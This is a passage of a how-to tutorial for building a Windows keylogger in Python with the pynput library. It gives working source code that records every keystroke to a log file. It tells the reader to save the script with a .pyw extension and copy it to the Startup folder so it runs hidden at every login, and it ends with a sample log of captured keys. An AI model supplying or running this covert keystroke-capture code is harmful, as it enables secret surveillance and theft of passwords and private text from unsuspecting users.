  7a1bf8772c75637e500591ece7c3295110dab19e/pynput-1.4-py2.py3-none-any.whl (72kB)
    100% |██████████| 81kB 204kB/s
Requirement already satisfied: six in c:\users\user\appdata\roaming\python\python37\site-packages (from pynput) (1.12.0)
Installing collected packages: pynput
Successfully installed pynput-1.4
You are using pip version 18.1, however version 19.0.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\Users\user>
```

Step 2:- Then open idle and type the program


```
|
from pynput.keyboard import Key, Listener
import logging
log_dir = " "
logging.basicConfig(filename = (log_dir+"log_results.txt"), level = logging.DEBUG, format =
'%(asctime)s : %(message)s')
def keypress(key):
    logging.info(str(key))
with Listener(on_press = keypress) as listener:
    listener.join()
```

Step 3:- Then save the file with “.pyw” extension and run.




```
*Python 3.7.2 Shell*
File Edit Shell Debug Options Window Help
Python 3.7.2 (tags/v3.7.2:9a3ffc0492, Dec 23 2018, 22:20:52) [MSC v.1916 32 bit
(Intel)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
RESTART: C:/Users/user/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/St
artup/keylogger2.pyw
```

Step 4:- We can also copy our program to startup by shell:startup command.



Step 5:- Now run the code and type anything from the keyboard we can record everything.



The image shows a Notepad window titled 'log_results - Notepad'. The content of the window is a log of keyboard events. Each line in the log contains a timestamp, a key code, and a key name. The log shows various keys being pressed, including backspace, space, and several letters (h, i, t, s, r, y, c, v, cmd). The log ends with a key.enter at the end of the line.

Timestamp	Key Code	Key Name
2019-03-08 13:51:52,988		: Key.backspace
2019-03-08 13:51:53,018		: Key.backspace
2019-03-08 13:51:53,048		: Key.backspace
2019-03-08 13:51:53,088		: Key.backspace
2019-03-08 13:51:53,118		: Key.backspace
2019-03-08 13:51:53,148		: Key.backspace
2019-03-08 13:51:53,285		: 'h'
2019-03-08 13:51:59,497		: 'i'
2019-03-08 13:51:59,747		: Key.space
2019-03-08 13:52:00,679		: 't'
2019-03-08 13:52:00,899		: 'h'
2019-03-08 13:52:01,059		: 'i'
2019-03-08 13:52:01,320		: 's'
2019-03-08 13:52:01,580		: Key.space
2019-03-08 13:52:01,740		: 'i'
2019-03-08 13:52:01,921		: 's'
2019-03-08 13:52:02,131		: Key.space
2019-03-08 13:52:02,461		: 't'
2019-03-08 13:52:02,762		: 'y'
2019-03-08 13:52:03,022		: 'c'
2019-03-08 13:52:03,262		: 's'
2019-03-08 13:52:20,808		: Key.cmd
2019-03-08 13:52:21,158		: 'r'
2019-03-08 13:52:23,792		: Key.up
2019-03-08 13:52:24,193		: Key.down
2019-03-08 13:52:41,117		: Key.ctrl_l
2019-03-08 13:52:41,457		: 's'
2019-03-08 13:52:42,921		: Key.backspace
2019-03-08 13:52:44,202		: 'o'
2019-03-08 13:52:44,403		: 'p'
2019-03-08 13:52:45,194		: '4'
2019-03-08 13:52:45,474		: Key.space
2019-03-08 13:52:46,355		: 'o'
2019-03-08 13:52:46,646		: 'f'
2019-03-08 13:52:46,796		: Key.space
2019-03-08 13:52:47,577		: 'g'
2019-03-08 13:52:48,088		: Key.enter